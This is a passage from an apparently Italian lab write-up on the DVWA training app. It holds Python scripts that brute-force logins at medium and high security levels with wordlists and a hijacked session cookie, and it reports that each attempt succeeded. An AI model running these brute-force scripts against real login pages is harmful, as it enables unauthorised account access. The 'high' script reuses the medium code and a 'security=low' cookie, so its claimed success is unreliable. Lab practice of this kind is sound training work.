        post_parameters = urllib.parse.urlencode({'username': user, 'password': pwd,
'Login': "Submit"})
        headers = {'Content-type': 'application/x-www-form-urlencoded','Accept':
'text/html,application/xhtml+xml'}
        connection = http.client.HTTPConnection("192.168.80.101",80)
        connection.request('POST','/dvwa/login.php', post_parameters, headers)
```

```
        response = connection.getresponse()
        if(response.getheader('location') == 'index.php'):
            login_payload = {"username":user, "password":pwd, "Login": "Login"}
            print('Accesso con user:', user, 'e password: ', pwd)
            login_url = "http://192.168.80.101/dvwa/login.php"
            login_response = requests.post(login_url, data=login_payload)
            phpsessid_cookie = login_response.request.headers.get('Cookie').split(';
')[1].split('=')[1]
            header = {"Cookie": f"security=low; PHPSESSID={phpsessid_cookie}"}
            for user in user_list:
                for password in pwd_list:
                    url = "http://192.168.80.101/dvwa/vulnerabilities/brute/"
                    users = user.strip()
                    passw = password.strip()
                    get_data = {"username": users, "password": passw, "Login": "Login"}
                    print("\n", users, "", passw)
                    print(f"PHPSESSID utilizzato nella richiesta: {phpsessid_cookie}")
                    r = requests.get(url, params=get_data, headers=header)
                    if not "Username and/or password incorrect." in r.text:
                        print ("\nAccesso riuscito con username:", users, "--password:",
passw)
                        exit()
```




Livello di sicurezza medium: accesso riuscito.

Codice livello di sicurezza high:

```
import http.client, urllib.parse
```

```
from bs4 import BeautifulSoup
import requests

username_file = open('/home/kali/Desktop/usernames.lst')
password_file = open('/home/kali/Desktop/passwords.lst')
user_list = username_file.readlines()
pwd_list = password_file.readlines()
for user in user_list:
    user = user.rstrip()
    for pwd in pwd_list:
        pwd = pwd.rstrip()
        post_parameters = urllib.parse.urlencode({'username': user, 'password': pwd,
'Login': "Submit"})
        headers = {'Content-type': 'application/x-www-form-urlencoded','Accept':
'text/html,application/xhtml+xml'}
        connection = http.client.HTTPConnection("192.168.80.101",80)
        connection.request('POST','/dvwa/login.php', post_parameters, headers)
        response = connection.getresponse()
        if(response.getheader('location') == 'index.php'):
            login_payload = {"username":user, "password":pwd, "Login": "Login"}
            print('Accesso con user:', user, 'e password: ', pwd)
            login_url = "http://192.168.80.101/dvwa/login.php"
            login_response = requests.post(login_url, data=login_payload)
            phpsessid_cookie = login_response.request.headers.get('Cookie').split(';
')[1].split('=')[1]
            header = {"Cookie": f"security=low; PHPSESSID={phpsessid_cookie}"}
            for user in user_list:
                for password in pwd_list:
                    url = "http://192.168.80.101/dvwa/vulnerabilities/brute/"
                    users = user.strip()
                    passw = password.strip()
                    get_data = {"username": users, "password": passw, "Login": "Login"}
                    print("\n", users, "", passw)
                    print(f"PHPSESSID utilizzato nella richiesta: {phpsessid_cookie}")
                    r = requests.get(url, params=get_data, headers=header)
                    if not "Username and/or password incorrect." in r.text:
                        print ("\nAccesso riuscito con username:", users, "--password:",
passw)
                        exit()
```



Livello di sicurezza high: accesso riuscito.